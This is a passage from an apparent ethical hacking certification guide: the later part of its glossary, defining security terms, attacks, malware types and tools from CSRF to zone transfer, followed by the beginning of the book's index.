cross-site request forgery (CSRF or XSRF) A type of attack that occurs when unauthorized commands are transmitted from a user who is trusted by an application. CSRF is different from XSS because it exploits the trust that an application has in a user's browser.

cross-site scripting (XSS) A type of attack that could result in installation or execution of malicious code, account compromise, session cookie hijacking, revelation or modification of local files, or site redirection.

crypter Software used to encrypt malware. Some crypters obscure the contents of a Trojan by applying an encryption algorithm. Crypters can use AES, RSA, or Blowfish, or they might use more basic obfuscation techniques, such as XOR, Base64 encoding, or even ROT13.

cryptographic key A piece of information that controls a cryptographic algorithm. The key specifies how the plaintext is turned into ciphertext or vice versa. For example, a DES key is a 64-bit parameter consisting of 56 independent bits and 8 bits that are used for parity.

D

Data Encryption Standard (DES) A symmetric encryption standard (FIPS 46-3) that is based on a 64-bit

block. DES uses the data encryption algorithm to process 64 bits of plaintext at a time to output 64-bit blocks of ciphertext. Even though the DES key is 64 bits in length, it has a 56-bit work factor and has four modes of operation.

defense in depth A multilayered security approach. The layers can be administrative, technical, or logical. As an example of logical security, you might add a firewall, encryption, packet filtering, IPsec, and a demilitarized zone (DMZ) to start to build defense in depth.

demilitarized zone (DMZ) The middle ground between a trusted internal network and an untrusted external network. Services that internal and external users must use, such as HTTP, are typically placed in a DMZ.

denial of service (DoS) The process of having network resources, services, and bandwidth reduced or eliminated because of unwanted or malicious traffic. The goal of a DoS attack is to render the network or system nonfunctional. Some examples include Ping of Death, SYN flood, IP spoofing, and Smurf attacks.

destruction The process of destroying data and information or permanently depriving the legitimate user of information.

detective control A control that identifies an undesirable event that has occurred.

dictionary attack An attack in which a text file full of dictionary words is loaded into a password

program and then run against user accounts located by the application. If simple passwords have been used, this might be enough to crack the code. These attacks can be performed offline with tools like LCP and Hashcat, and they can be performed online with tools like Brutus and THC-Hydra.

Diffie-Hellman An asymmetric protocol used for key exchange.

digital certificate A certificate usually issued by a trusted third party, such as a certificate authority, that contains the name of a user or server, a digital signature, a public key, and other elements used in authentication and encryption. X.509 is the most common type of digital certificate.

digital signature An electronic signature that can be used to authenticate the identity of the sender of a message. It is created by encrypting a hash of a message or document with a private key. The message to be sent is passed through a hashing algorithm; the resulting message digest or hash value is then encrypted using the sender's private key.

digital watermark Hidden copyright information in a document, picture, or sound file. An individual working with electronic data can use a digital watermark to add hidden copyright notices or other verification messages to digital audio, video, or image signals and documents.

disaster A natural or human-caused event, such as fire, flood, storm, or equipment failure, that negatively affects an industry or a facility.

discretionary access control

(DAC) An access policy that allows the resource owner to determine who is permitted access.

distributed denial of service

(DDoS) An attack similar to denial of service (DoS), except that the attack is launched from multiple, distributed agent IP devices.

Domain Name System (DNS)

A hierarchy of internet servers that translates alphanumeric domain names into IP addresses and vice versa. Because domain names are alphanumeric, they are easier for humans to remember than IP addresses.

dropper A Trojan horse or program designed to drop a virus to the infected computer and then execute it.

due care The standard of conduct of a reasonable and prudent person. When you see the term due care, think of the first letter of each word and remember “do correct” because due care is about the actions that you take to reduce risk and keep it at the lowest possible level.

due diligence The execution of due care over time. When you see the term due diligence, think of the first letter of each word and remember “do detect” because due diligence is about finding the threats an organization faces. This is accomplished by using standards, best practices, and checklists.

Dumpster diving The practice of rummaging through the trash of a potential target or victim to gain useful information.

dynamic analysis The process of analyzing software or programs while they are executing. Dynamic analysis also relates to the monitoring and analysis of computer activity and network traffic during malware analysis.

E

eavesdropping The unauthorized capture and reading of network traffic or other type of network communication.

echo reply The second part of an Internet Control Message Protocol (ICMP) ping to test networks, officially a type 0 that is sent in response to an echo request.

echo request The first part of an ICMP ping, officially a type 8, which makes use of an ICMP echo request packet that will be answered using an ICMP echo reply packet.

EDGAR (Electronic Data Gathering, Analysis, and Retrieval) database The system used by the Securities and Exchange Commission (SEC) for storage of public company filings. It is a potential source of information for hackers who are targeting a public company.

electronic code book (ECB) A symmetric block cipher that is one of the modes of Data Encryption Standard (DES). ECB is considered the weakest mode of DES. When it is used, the same plaintext input will result in the same encrypted-text output.

electronic serial number (ESN) A unique ID number embedded in a cell phone by the manufacturer to minimize the chance of fraud and to identify a specific cell phone when it is turned on and a request to join a cellular network is sent over the air.

encryption The science of turning plaintext into ciphertext.

end-user license agreement (EULA) A software license that software vendors create to protect and limit their liability and to hold the purchaser liable for illegal pirating of the software application. The EULA usually contains language that protects the software manufacturer from software bugs and flaws and limits the liability of the vendor.

enterprise vulnerability management The overall responsibility and management of vulnerabilities within an organization and how that management of vulnerabilities will be achieved through dissemination of duties throughout the IT organization.

ethical hack A type of hack that is done to help a company or an individual identify potential threats to the organization's IT infrastructure or network.

ethical hacker A security professional who legally attempts to break in to a computer system or network to find its vulnerabilities. Ethical hackers must obey rules of engagement, do no harm, and stay within legal boundaries.

evasion The act of performing activities to avoid detection.

evil twin An attack in which an attacker creates a rogue access point and configures it exactly the same as the existing corporate network.

exploit An attack on a computer system, especially one that takes advantage of a particular vulnerability that the system offers to intruders.

exposure factor (EF) A value calculated by determining the percentage of loss to a specific asset if a specific threat is realized. For example, if a fire were to hit the Houston data center that has an asset value of \$250,000, it is believed that there would be a 50% loss or exposure factor. Adding additional fire controls could reduce this figure.

Extensible Authentication Protocol (EAP) An authentication protocol that can support multiple authentication methods, such as tokens, smart cards, certificates, and one-time passwords.

F

false acceptance rate (FAR) A measurement that evaluates the likelihood that a biometric access control system will incorrectly accept an unauthorized user.

false rejection rate (FRR) A measurement that evaluates the likelihood that a biometric access control system will reject a legitimate user.

fast infection A type of virus infection that occurs quickly.

file infector A type of virus that copies itself into executable programs.

finger On some UNIX systems, a command that identifies who is logged on and active and that may provide personal information about the individual.

firewall A security system in hardware or software form that is used to manage and control both network connectivity and network services. Firewalls act as chokepoints for traffic entering and leaving a network and prevent unrestricted access. Firewalls can be stateful or stateless.

flooding The process of overloading a network with traffic so that no legitimate traffic or activity can occur.

footprinting Gathering information about a target.

G

gap analysis The analysis of the differences between two different states, often for the purpose of determining how to get from point A to point B; therefore, the aim is to look at ways to bridge the gap. Used when performing audits and risk assessments.

gentle scan A type of vulnerability scan that does not present a risk to the operating network infrastructure.

Google hacking Using specialized Google searches to gain information.

gray box testing Testing that occurs with only partial knowledge of the network or that is performed to see what internal users have access to.

guidelines Recommended actions and operational guides for users. Much like standards but less stringent.

H

hash A mathematical algorithm used to ensure that a transmitted message has not been tampered with. A one-way algorithm that maps or translates one set of bits into a fixed-length value that can be used to uniquely identify data.

hashing algorithm An algorithm that is used to verify the integrity of data and messages. A well-designed hashing algorithm examines every bit of the data while it is being condensed, and even a slight change to the data will result in a large change in the message hash. It is considered a one-way process.

heuristic scanning A form of virus scanning that looks at irregular activity by programs. For example, a heuristic scanner would flag a word processing program that attempted to format the hard drive because that is not normal activity.

honeypot An internet-attached server that acts as a decoy, luring in potential hackers to study their activities and monitor how they are able to break in to a system. Similarly, a honeynet is a collection of honeypot systems.

human-caused threats Threats that are caused by humans, such as hacker attack, terrorism, or destruction of property.

I

identify theft An attack in which an individual's personal, confidential, banking, and financial identity is stolen and compromised by another individual or individuals. Use of your Social Security number without your consent or permission might result in identity theft.

impact assessment An attempt to identify the extent of the consequences if a given event occurs.

inference The ability to deduce information about data or activities to which the subject does not have access.

inference attack A type of attack that relies on the attacker's ability to make logical connections between seemingly unrelated pieces of information.

infrastructure as a service (IaaS) A cloud-based service that offers customers virtualized computing resources over the internet, such as firewalls, switches, and the like.

infrastructure mode A form of wireless networking in which wireless stations communicate with each other by first going through an access point. See also *ad hoc mode*.

initial sequence number (ISN) A number defined during a Transmission Control Protocol (TCP) startup session to keep track

of how much information has been moved. The ISN is of particular interest to hackers, who use it in session hijacking attacks.

integrity The accuracy and completeness of an item. One of the three elements of the CIA security triad, along with confidentiality and availability.

internal/external assessment

Refers to whether an assessment is done from within or outside the network.

Internet Assigned Numbers

Authority (IANA) A primary governing body for internet networking. IANA oversees three key aspects of the internet: top-level domains (TLD), IP address allocation, and port number assignments. IANA is tasked with preserving the central coordinating functions of the internet for the public good. IANA is used by hackers and security specialists to track down domain owners and their contact details.

Internet Control Message Protocol (ICMP)

Part of TCP/IP that supports diagnostics and error control. ICMP echo request and echo reply are packets used in the ping utility.

intrusion detection A key component of security that includes prevention, detection, and response. It is used to detect anomalies or known patterns of attack.

intrusion detection system (IDS) A network or host-based monitoring device installed and used to inspect inbound and outbound traffic and

activity and identify suspicious patterns that might indicate a network or system attack by someone attempting to break into or compromise a system.

inverse SYN cookie A method for tracking the state of a connection, which takes the source address and port, along with the destination address and port, and then uses a SHA-1 hashing algorithm. This value becomes the initial sequence number (ISN) for the outgoing packet. Used in dealing with SYN flood attacks.

IPsec (IP Security) An IETF standard used to secure TCP/IP traffic. It can be implemented to provide integrity and confidentiality.

ISO/IEC 17799 A comprehensive security standard, divided into 10 sections, that is considered a leading standard and a code of practice for information security management.

IT (information technology)

Encompasses computers, software, internet/intranet, and telecommunications.

IT asset An asset such as hardware, software, or data.

IT asset criticality analysis The process of assigning a criticality factor or importance value (critical, major, or minor) to an IT asset.

IT asset valuation The process of assigning a monetary value to an IT asset.

IT infrastructure A general term that encompasses all information

technology assets (hardware, software, data), components, systems, applications, and resources.

IT security architecture and framework A document that defines policies, standards, procedures, and guidelines for information security.

J-K

KARMA (Karma Attacks Radio

Machines Automatically) A man-in-the-middle attack that creates a rogue AP and enables an attacker to intercept wireless traffic. A radio machine could be a mobile device, a laptop, or any Wi-Fi-enabled device. In a KARMA attack scenario, the attacker listens for the probe requests from wireless devices and intercepts them to generate the same SSID for which the device is sending probes.

key-exchange protocol A protocol used to exchange secret keys for the facilitation of encrypted communication. Diffie-Hellman is an example of a key-exchange protocol.

keylogger (or keystroke logger) A tool that an attacker uses to capture user keystrokes in a system to steal sensitive data (including credentials). There are two main types of keyloggers: keylogging hardware devices and keylogging software. A hardware (physical) keylogger is usually a small device that can be placed between a user's keyboard and the main system. Software keyloggers are dedicated programs designed to track and log user keystrokes.

L

limitation of liability and remedies

A legal clause in a contract that limits the organization's financial liability and limits the remedies available to the other party.

logic bomb Software that will do whatever its misdeed is when a particular (trigger) condition is met.

M

MAC filtering A method of controlling access on a wired or wireless network by denying access to any device that has a MAC address that does not match a MAC address in a pre-approved list.

macro infector A type of computer virus that infects macro files. I Love You and Melissa are examples of macro viruses.

mandatory access control (MAC)

A means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (such as clearance) of subjects to access information of such sensitivity.

man-in-the-middle (MiTM)

attack A type of attack in which the attacker can read, insert, and change information that is being passed between two parties, without either party knowing that the information has been compromised.

master boot record infector A virus that infects a master boot record.

The Matrix A movie about a computer hacker who learns from mysterious rebels about the true nature of his reality and his role in the Matrix machine. A favorite movie of hackers!

MD5 A hashing algorithm that produces a 128-bit output.

media access control (MAC) address The hard-coded address of the physical layer device that is attached to the network. In an Ethernet network, the address is 48 bits (or 6 bytes) long.

memory resident A type of virus that installs itself and then remains in RAM from the time a computer is booted up to when it is shut down.

methodology A set of documented procedures used for performing activities in a consistent, accountable, and repeatable manner.

Moore's law The prediction that processing power of computers will double about every 18 months.

multipartite virus A virus that attempts to attack both the boot sector and executable files.

N

N-tier A model in which functions are physically separated based on the layer in which they reside (presentation, application, data management, and so on).

natural threat A threat posed by nature, such as fire, flood, or storm.

NetBus A backdoor Trojan that gives an attacker complete control of the victim's computer.

Network Address Translation (NAT) A method of connecting multiple computers to the internet using one IP address so that many private addresses are converted to a single public address.

network operations center (NOC) An organization's help desk or interface to its end users, where trouble calls, questions, and trouble tickets are handled.

NIST 800-42 A document that provides guidance on network security testing. It deals mainly with techniques and tools used to secure systems connected to the internet. This document was superseded in 2008 by NIST SP 800-115, "Technical Guide to Information Security Testing and Assessment."

nonattribution The failure to provide a reference to a source of information.

nonrepudiation A system or method put in place to ensure that an individual cannot deny their own actions.

Nslookup A standard UNIX, Linux, and Windows tool for querying name servers.

null session A Windows feature in which anonymous logon users can list domain usernames, account information, and enumerate share names.

O

one-time pad An encryption mechanism that can be used only once and that is, theoretically, unbreakable. One-time pads function by combining plaintext with a random pad that is the same length as the plaintext.

open source Describing software released under an open source license, such as the GNU General Public License, or to the public domain. The source code is published and can be modified.

OS (operating system) identification

The practice of identifying the operating system of a networked device through either passive or active techniques.

overwriting/cavity virus A type of virus that embeds itself in a host file and overwrites part of the file so that it does not increase the length of the file.

P

packer A program that compresses files to obfuscate the activity of the malware. The idea is to prevent anyone from viewing the malware's code until it is placed in memory. Packers serve a second valuable goal to the attacker in that they work to bypass network security protection mechanisms.

packet filtering A form of stateless inspection performed by some firewalls and routers. Packet filters

limit the flow of traffic based on predetermined access control lists (ACLs). Parameters such as source, destination, or port can be filtered or blocked by a packet filter.

paper shredder A physical device used for destroying paper and documents by shredding to thwart Dumpster divers.

passive assessment A technique used to sniff network traffic to find active systems, network services, applications, and vulnerabilities present. Using tools like **tcpdump** and Wireshark are passive assessment techniques.

passive fingerprinting A passive method of identifying the operating system (OS) of a targeted computer or device. No traffic or packets are injected into the network; attackers simply listen to and analyze existing traffic.

Password Authentication Protocol (PAP) A form of authentication in which plaintext usernames and passwords are passed.

pattern matching A method used by intrusion detection systems (IDSs) to identify malicious traffic. It is also called signature matching and works by matching traffic against signatures stored in a database.

penetration (pen) test A method of evaluating the security of a network or computer system by simulating an attack by a malicious hacker without doing harm and with the owner's written consent.

personal area network (PAN) A network of two or more devices connected via Bluetooth.

phishing The act of misleading or conning an individual into releasing and providing personal and confidential information to an attacker masquerading as a legitimate individual or business. It is usually done by sending many emails that request the victim to follow a link to a bogus website. Closely associated with spear phishing, which is more targeted, and whaling, which targets CEOs or other high-ranking employees.

phreaker Someone who hacks into phone systems.

ping sweep The process of sending ping requests to a series of devices or to the entire range of networked devices.

platform as a service (PaaS) A cloud-based service that offers customers a platform on which to develop, run, and manage their applications and services. One advantage of PaaS is that clients do not have to build and maintain their own infrastructure.

policy A high-level document that dictates management intentions toward security.

polymorphic virus A virus that is capable of change and self-mutation.

port An interface used by protocols and applications for communication. Port numbers are divided into three ranges: well-known ports (ports 0 to 1023), registered ports (ports 1024 to 49151), and dynamic/private ports (ports 49152 to 65535).

port knocking A defensive technique that requires users of a particular service to access a sequence of ports in a given order before the service will accept their connection.

port redirection The process of redirecting one protocol from an existing port to another.

Post Office Protocol (POP) A commonly implemented method of delivering email from a mail server to a client machine. Other methods include Internet Message Access Protocol (IMAP) and Microsoft Exchange.

prepender A virus type that adds virus code to the beginning of an existing executable.

preventive control A control that reduces risk and is used to prevent undesirable events from happening.

probability The likelihood of an event happening.

procedure A detailed, in-depth, step-by-step document that lays out exactly what is to be done and how it is to be accomplished.

promiscuous mode A mode in which a network adapter examines all traffic and enables a single device to intercept and read all packets that arrive at the interface in their entirety; these packets may or may not have been destined for this particular target.

proxy server A type of firewall that intercepts all requests to the real server to see whether it can fulfill the requests itself. If not, it forwards the request to the real server. Proxy servers are used to improve performance and add security.

public key infrastructure (PKI)

Infrastructure used to facilitate e-commerce and build trust. PKI is composed of hardware, software, people, policies, and procedures; it is used to create, manage, store, distribute, and revoke public key certificates. PKI is based on public key cryptography.

Q

qualitative analysis Evaluation and analysis based on a weighting or criticality factor valuation as part of the evaluation or analysis.

qualitative assessment An analysis of risk that places the probability results into terms such as none, low, medium, and high.

quantitative analysis A numeric evaluation and analysis based on monetary or dollar valuation as part of the evaluation or analysis.

quantitative risk assessment

A methodical, step-by-step calculation of asset valuation, exposure to threats, and the financial impact or loss in the event of the threat being realized.

R

rainbow table A table of precomputed hashes.

RAM-resident infection A type of virus that spreads through random-access memory (RAM).

ransomware A type of malware that encrypts all files until a payment is made.

red team A group of ethical hackers who help organizations to explore network and system vulnerabilities by means of penetration testing.

redundant array of independent disks (RAID) A type of fault tolerance and performance improvement for disk drives that employs two or more drives in combination.

Rijndael A symmetric encryption algorithm used for Advanced Encryption Standard (AES).

risk The exposure or potential for loss or damage to IT assets within an IT infrastructure.

risk acceptance An informed decision to suffer the consequences of likely events.

risk assessment A process for evaluating the exposure or potential loss or damage to the IT and data assets of an organization.

risk avoidance A decision to take action to avoid a risk.

risk management The overall responsibility and management of risk within an organization. Risk management is the responsibility and dissemination of roles, responsibilities, and accountabilities for risk in an organization.

risk transference Shifting responsibility or burden to another party or individual.

rogue access point An 802.11 access point that has been set up by an attacker for the purpose of diverting traffic of legitimate users so that it can be sniffed or manipulated.

role-based access control (RBAC)

A type of discretionary access control in which users are placed into groups to facilitate management. This type of access control is widely used by Microsoft Active Directory, Oracle Database, and SAP ECC.

rootkit Malware that is used to gain administrative-level privileges.

Routing Information Protocol (RIP)

A widely used distance-vector protocol that determines the best route, based on hop count.

RSA algorithm An ubiquitous asymmetric algorithm created by Ronald Rivest, Adi Shamir, and Leonard Adleman.

rule-based access control A type of mandatory access control that matches objects to subjects. It dynamically assigns roles to subjects based on their attributes and a set of rules defined by a security policy.

S

script kiddie The lowest form of cracker, who looks for easy targets or well-worn vulnerabilities.

security breach (or security incident) The result of a threat or vulnerability being exploited by an attacker.

security by obscurity The controversial and ill-advised use of secrecy to ensure security.

security controls Policies, standards, procedures, and guideline definitions for various security control areas or topics.

security countermeasure A security hardware or software technology solution that is deployed to ensure the confidentiality, integrity, and availability of IT assets that need protection.

security defect Usually an unidentified and undocumented deficiency in a product or piece of software that ultimately results in a security vulnerability being identified.

security incident response team (SIRT) A team of professionals who usually encompass human resources, legal, IT, and IT security to appropriately respond to critical, major, and minor security breaches and security incidents that the organization encounters.

security information and event management (SIEM) A combination of two previous technologies—security information management and security event management—that is used to provide real-time analysis of security logs generated in real time and that includes a centralized location to store and process logs.

security kernel A combination of software, hardware, and firmware that makes up the trusted computer base (TCB). The TCB mediates all access, must be verifiable as correct, and is protected from modification.

security workflow definition A flowchart that defines the communications, checks and balances, and domain of responsibility and accountability for an organization's IT and IT security staff in the context of a defense-in-depth, layered

approach to information security roles, tasks, responsibilities, and accountabilities.

separation of duties The roles, tasks, responsibilities, and accountabilities for information security uniquely defined for the different duties of the IT staff and IT security staff.

service level agreement (SLA) A contractual agreement between an organization and its service provider. An SLA protects an organization by holding the service provider accountable for the requirements defined in the SLA.

service-oriented architecture A methodology used to build an architecture that is based on the use of services.

service set ID (SSID) A sequence of up to 32 letters or numbers that is the ID, or name, of a wireless local area network and is used to differentiate networks.

session hijacking A type of attack in which the attacker finds an authentic TCP session and takes control of it.

session splicing An attack that is used to avoid detection by an intrusion detection system (IDS) that involves sending parts of the request in different packets.

SHA-1 A hashing algorithm that produces a 160-bit output. SHA-1 was designed by the National Security Agency (NSA) and is defined in RFC 3174.

sheep dip The process of scanning for viruses on a standalone computer.

shoulder surfing The act of looking over someone's shoulder to steal the person's password, phone PIN, card number, or other information.

signature scanning One of the most basic ways of scanning for computer viruses; compares suspect files and programs to signatures of known viruses stored in a database.

Simple Network Management Protocol (SNMP) An application layer protocol that facilitates the exchange of management information between network devices. The first version of SNMP, Version 1, uses well-known community strings of public and private. Version 3 offers encryption.

single loss expectancy (SLE) An example of a quantitative risk assessment formula used to assess the single loss of an event. It is computed as the $SLE = \text{Asset value (AV)} \times \text{Exposure factor (EF)}$.

site survey The process of determining the optimum placement of wireless access points. The objective of a site survey is to create an accurate wireless system design/layout and budgetary quote.

smishing Phishing using SMS messages.

Smurf attack A distributed denial of service (DDoS) attack in which an attacker transmits large amounts of Internet Control Message Protocol (ICMP) echo request (ping) packets to a targeted IP destination device using the targeted destination's IP source address. This is called spoofing the IP source address. IP routers and other IP

devices that respond to broadcasts will respond to the targeted IP device with ICMP echo replies, which multiplies the amount of bogus traffic.

sniffer A hardware or software device that can be used to intercept and decode network traffic.

Snort A widely used open-source intrusion detection system (IDS).

social engineering A type of attack that involves tricking people into revealing sensitive data about their computer system or infrastructure. This type of attack targets people and is the art of human manipulation. Even when systems are physically well protected, social engineering attacks are possible.

software as a service (SaaS)

A cloud-based service in which software or an application is hosted and maintained on a service provider's systems. All that is needed is the customer data.

software bug (or software flaw) An error in software coding or its design that can result in software vulnerability.

software vulnerability standard

A standard that accompanies an organization's vulnerability assessment and management policy. This standard typically defines the organization's vulnerability window and how the organization is to provide software vulnerability management and software patch management throughout the enterprise.

spamming The use of any electronic communications medium to

send unsolicited messages in bulk. Spamming is a major irritation of the internet era.

sparse infector virus A virus that attempts to elude detection by performing its malicious activities only sporadically.

spear phishing Phishing for a small group of targets, using messages that are more targeted and thus more likely to get a response.

spoofing An attack in which the attacker hides their identity and pretends to be someone else or another device. Spoofing can be accomplished using Address Resolution Protocol (ARP), Domain Name System (DNS), and Internet Protocol (IP). Spoofing is also implemented by using email in phishing schemes.

spyware A software application that covertly gathers information about a user's internet usage and activity and then exploits this information by sending adware and pop-up ads similar in nature to the user's internet usage history.

stateful inspection An advanced firewall architecture that works at the network layer and keeps track of packet activity. Stateful inspection has the capability to keep track of the state of the connection. For example, if a Domain Name System (DNS) reply is being sent into the network, stateful inspection can check to see whether a DNS request had previously been sent because replies only follow requests. Should evidence of a request not be found by stateful inspection, the device will

know that the DNS packet should not be allowed in and is potentially malicious.

static analysis The analysis of software that is performed without actually executing programs. Static analysis is different from dynamic analysis, which is analysis performed on programs while they are “running” or executing. Static analysis makes use of disassemblers and decompilers to format the data into a human-readable format. It is also a technique used in malware analysis.

steganography A cryptographic method of hiding the existence of a message. A commonly used form of steganography places information in pictures.

stream cipher A cipher that encrypts data typically 1 bit or 1 byte at a time.

symmetric algorithm An algorithm in which both parties use the same cryptographic key.

symmetric encryption An encryption standard that requires all parties to have a copy of a shared key. A single key is used for both encryption and decryption.

SYN flood attack A distributed denial of service (DDoS) attack in which the attacker sends a succession of SYN packets with a spoofed address to a targeted destination IP device but does not send the last ACK packet to acknowledge and confirm receipt. This leaves half-open connections between the client and the server until all resources are absorbed, rendering the server

or targeted IP destination device unavailable because of resource allocation to this attack.

synchronized sequence number A number initially passed to the other party at the start of the three-way TCP handshake, which is used to track the movement of data between parties. Every byte of data sent over a TCP connection has a sequence number.

system or file virus A common type of virus that is executed the same way as any other executable on a system.

T

target of evaluation (TOE) A term developed for use with Common Criteria and used by EC-Council to define the target of the assessment or pen test.

TCP handshake A three-step process computers go through when negotiating a connection with one another. The process is a target of attackers and others with malicious intent.

threat Any agent, condition, or circumstance that could potentially cause harm, loss, damage, or compromise to an IT asset or data asset.

Time to Live (TTL) A counter used within an IP packet that specifies the maximum number of hops that a packet can traverse. After a TTL is decremented to 0, a packet expires.

Tini A small Trojan program that listens on port 777.

traceroute A tool that traces hops or computers between the source and target computer and that identifies the path the packets are taking.

Transmission Control Protocol

(TCP) One of the main protocols of the TCP/IP protocol suite, used for reliability and guaranteed delivery of data.

trapdoor function A function that is easy to compute in one direction but difficult to compute in the opposite direction. Trapdoor functions are useful in asymmetric encryption and are included in algorithms such as RSA and Diffie-Hellman.

tree-based assessment An assessment in which an ethical hacker uses different strategies for each machine or component of an information system.

Trojan A program disguised as legitimate software but designed to covertly do something malicious or nefarious.

trusted computing base (TCB) All the protection mechanisms within a computer system, including hardware, firmware, and software responsible for enforcing a security policy.

Trusted Computer System

Evaluation Criteria (TCSEC) Also called the Orange Book, a system designed by the U.S. Department of Defense (DoD) to evaluate standalone systems. It places systems into one of four levels: A, B, C, or D. Its basis of measurement is confidentiality.

tumbling The process of rolling through various electronic serial numbers on a cell phone to attempt to find a valid set to use.

U

uber hacker An expert and dedicated computer hacker.

uniform resource locator (URL) A global address on the internet and World Wide Web in which domain names are used to resolve IP addresses.

User Datagram Protocol (UDP)

A connectionless protocol that provides few error-recovery services but offers a quick and direct way to send and receive datagrams.

V

vandalism The willful destruction of property.

virtual private network (VPN) A private network that uses a public network to connect remote sites and users.

virus A computer program that has the capability to generate copies of itself and thereby spread. Viruses require the interaction of an individual to activate and can have rather benign results, such as flashing a message to the screen, or rather malicious results that destroy data, systems, integrity, or availability.

virus hoax An email chain letter designed to trick the recipient into forwarding it to many other people

to warn them of a virus that does not exist. The Good Times virus is an example.

vulnerability The absence or weakness of a safeguard in an asset.

vulnerability assessment A methodical evaluation of an organization's IT weaknesses of infrastructure components and assets and how those weaknesses can be mitigated through proper security controls and recommendations to remediate exposure to risks, threats, and vulnerabilities.

vulnerability management The overall responsibility and management of vulnerabilities within an organization and how that management of vulnerabilities will be achieved through dissemination of duties throughout the IT organization.

W-Z

war chalking The act of marking on the wall or sidewalk near a building to indicate that wireless access is present.

war dialing The process of using a software program to automatically call thousands of telephone numbers to look for anyone who has a modem attached.

war driving The process of driving around a neighborhood or area using a wireless NIC, GPS, and mapping software to identify wireless access points.

war flying The process of using a drone or similar device to identify wireless access points.

warm site An alternative computer facility that is partially configured and can be made ready in a few days.

white box testing A security assessment or penetration test in which all aspects of the network are known.

white hat hacker A hacker who does not break the law; often synonymous with ethical hacker.

Whois An internet utility that returns information about the domain name and IP address.

Wi-Fi Protected Access (WPA)

A security standard for wireless networks designed to be more secure than Wired Equivalent Privacy (WEP) and used as an interim replacement until WPA2 was released.

Wired Equivalent Privacy (WEP)

A security standard for wireless networks based on the RC4 encryption scheme and designed to provide the same level of security as that of a wired LAN. Because of 40-bit encryption and problems with the initialization vector, it was found to be insecure.

worm A self-replicating program that spreads by inserting copies of itself into other executable codes, programs, or documents. Worms typically flood a network with traffic and result in a denial of service.

wrapper A type of program used to bind a Trojan program to a legitimate program. The objective is to trick the user into running the wrapped program and installing the Trojan.

written authorization One of the most important parts of ethical hacking, a document that gives the ethical hacker permission to perform the tests that have been agreed on by the client.

zone transfer The mechanism used by Domain Name System

(DNS) servers to update each other by transferring a resource record. It should be a controlled process between two DNS servers but is something that hackers will attempt to perform to steal the organization's DNS information. It can be used to map the network devices.

Index

Numerics

3GPP (3rd Generation Partnership Project), 262

5G, 235, 262

A

ACK flood attack, 154

active assessment, 58

active IDS (intrusion detection system), 176

active reconnaissance, 23. *See also* port scanners

 banner grabbing, 29

 packets, 23, 24

 scans

 IDLE, 24–25

 SSDP, 25

 TTL and TCP scanning, 29–30

active sniffing, 139

Advanced Encryption Package, 346

Advanced Image Search, Google, 5

advanced persistent threats, 103

Advanced Search, Google, 5

AES (Advanced Encryption Standard), 336

Aircrack-ng, 250–251

algorithms, 68, 334

Android, 267–270

 attack software, 280–281

 malicious apps, 277–279

 policies, 269–270

 rooting, 268–269

 vulnerability scanners, 270

antennas, 241–242

antivirus, 120–122, 162

Apache, 207

APIs (application programming interfaces), 224**application gateway, 185–186****application layer attacks, 154**

HTTP post DoS, 154

Slowloris, 154–155

apps, malicious, 277–279**architecture**

IoT, 291–293

web server, 207–208

archive.org, 10–11**armored virus, 110****ARP poisoning/spoofing, 145, 251****assessment, 58, 62****asymmetric ciphers, 337**

Diffie-Hellman, 341–342

elliptic curve cryptography, 342

RSA, 337–341

attacks. *See also* DoS (denial of service) attacks

ARP poisoning/spoofing, 145

Bluetooth, 252–254

brute force, 69

cloud computing, 323

authentication, 328

DNS, 327

man-in-the-cloud, 327

service hijacking, 325

session riding, 325

side-channel, 328

SOAP, 326–327

XSS (cross-site scripting), 326

cryptographic, 357–358

chosen plaintext, 359

cipher-only, 359

CRIME (Compression Ratio

Info-leak Made Easy), 364

DROWN (Decrypting RSA

with Obsolete and Weakened

eNcryption), 363

frequency analysis, 358

known plaintext, 358

POODLE (Padding Oracle
On Downgraded Legacy
Encryption), 363

related-key, 359

DHCP starvation, 144

dictionary, 69

DNS poisoning, 147–148

forceful browsing, 222

fragment, 195

HTTP response splitting, 210–211

insertion, 194

invalid RST packet, 196

IoT (Internet of Things)

Attify Zigbee and, 300

black hole, 299

BlueBorne, 298

Hello flood, 300

jamming, 300

Mirai, 298

Mozi botnet, 300

rolling code, 299

rushing, 299

Sybil, 299

IRDP spoofing, 147

MAC

flooding, 143

spoofing, 145–147

macOS, 76

man-in-the-browser, 168

man-in-the-middle, 168

mobile device, 275

smishing, 277

spam, 276

SSL stripping, 276

pass the hash, 74

session fixation, 90

time to live, 195–196

web application

command injection, 224

cookie poisoning, 223

CSRF (cross-site request forgery),
221–222

- forceful browsing, 222
- LDAP injection, 223
- parameter tampering, 222
- webhooks, 224–225
- XSS (cross-site scripting), 220–221
- web cache poisoning, 211
- Wi-Fi
 - key reinstallation, 248–249
 - MAC spoofing, 248
 - rogue access, 247–248
 - wireless network, 246, 249
- Attify Zigbee, 300. *See also* Zigbee**
- auditpol.exe, 83**
- authentication, 171**
 - cloud computing and, 328
 - Wi-Fi, 239–241

B

- backdoor, 99**
- backups, malware and, 117**
- banner grabbing, 29, 227–228**
- batch files, 113**
- beStorm, 306**
- BGP (Border Gateway Protocol), 148**
- BinText, 117**
- birthday paradox, 362–363**
- Bitdefender, 305**
- black box testing, 19**
- black hat hacker, 19**
- black hole**
 - attacks, 299
 - filtering, 163
- Blowfish, 336**
- BlueBorne attacks, 298**
- Bluetooth, 243**
 - attacks, 252–254
 - IoT and, 289
 - open access points, 276
 - tools, 254
- boot sector virus, 110**

- botnets, 103, 158, 300**
- brute force attack, 69**
- BSSID (basic service set identifier), 235**
- BullGuard Mobile Security, 266**
- Burp Suite, 169**
- BYOD (bring-your-own-device), 266–267**

C

- CAM (content addressable memory), 140**
- CCTT (covert channel tunneling tool) Trojan, 96**
- CEH**
 - cloud security, 319–320
 - methodology, 66–67
- cellular communication. *See also* mobile devices**
 - 3GPP (3rd Generation Partnership Project), 262
 - 5G, 235, 262
 - BYOD (bring-your-own-device), 266–267
 - cell types, 261
 - components, 263–265
 - EDGE (Enhanced Data Rates for GSM Evolution), 234, 262
 - GSM (Global System for Mobile Communication), 234, 261
 - LTE (Long Term Evolution), 234, 262
 - MDM (mobile device management), 266
 - mobile operating systems, 265
 - Android, 267–270
 - general security measures, 265–266
 - iOS, 270–273
 - rooting, 268–269
 - SIM (subscriber identity module), 234
 - UMTS (Universal Mobile Telecommunications System), 234, 261–262

censys.io, 10

chosen plaintext attack, 359

cipher-only attack, 359

